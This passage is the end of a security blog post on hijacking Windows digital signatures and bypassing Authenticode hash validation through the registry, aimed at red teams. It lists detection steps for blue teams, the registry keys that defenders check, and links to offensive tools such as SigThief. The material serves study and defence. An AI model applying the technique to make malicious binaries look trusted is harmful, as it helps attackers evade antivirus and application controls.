
#### *MetaTwin – Metadata Details*

This can be verified by checking the details tab from the file properties.





If the system has been already modified via the registry in order to bypass the hash validation of the digital signature the malicious binary will look like it is signed from a trusted entity like Microsoft.



## Conclusion

Hijacking a legitimate digital signature and bypassing the hash validation mechanism of Windows can be used by red teams to blend malicious binaries and PowerShell scripts with the native operating system files in order to evade detection and bypass device guard. In a summary:

- Administrator Access is required to conduct this attack

- Digitally signed executables will not appear in Autoruns default view
- Antivirus detection rate is lower for digitally signed code

Blue teams can perform the following two steps as a quick way to determine if digital signature hijack attack has been occurred on the system.

1. Verify the validity of the digital signature hash with **Get-AuthenticodeSignature**
2. Review the following registry keys and values

```
1 HKLM\SOFTWARE\Microsoft\Cryptography\OID\EncodingType 0\Cryp
2 DLL - C:\Windows\System32\WindowsPowerShell\v1.0\pwrshsip.dl
3 FuncName - PsGetSignature
4
5 HKLM\SOFTWARE\Microsoft\Cryptography\OID\EncodingType 0\Cryp
6 DLL - C:\Windows\System32\ntdll.dll
7 FuncName - CryptSIPGetSignedDataMsg
8
9 HKLM\SOFTWARE\Microsoft\Cryptography\OID\EncodingType 0\Cryp
10 DLL - C:\Windows\System32\WindowsPowerShell\v1.0\pwrshsip.dl
11 FuncName - PsVerifyHash
12
13 HKLM\SOFTWARE\Microsoft\Cryptography\OID\EncodingType 0\Cryp
14 DLL - C:\Windows\System32\WINTRUST.DLL
15 FuncName - CryptSIPVerifyIndirectData
```

## References


- <https://github.com/secretsquirrel/SigThief>
- <https://github.com/xorrior/Random-CSharpTools/tree/master/SigPirate>
- [https://specterops.io/assets/resources/SpecterOps\\_Subverting\\_Trust\\_in\\_Windows.pdf](https://specterops.io/assets/resources/SpecterOps_Subverting_Trust_in_Windows.pdf)
- <https://github.com/minisllc/metatwin>
- <https://github.com/mattifestation/PoCSubjectInterfacePackage>
- <https://github.com/netbiosX/Digital-Signature-Hijack>
- <https://github.com/mstefanowich/FileSignatureHijack>



- <http://www.exploit-monday.com/2017/08/application-of-authenticode-signatures.html>
- <https://gist.github.com/mattifestation/439720e2379f4bc93f0ed3ce88814b5b>
- <https://docs.microsoft.com/en-us/sysinternals/downloads/sigcheck>

Advertisements

Older posts



Create a free website or blog at WordPress.com.

u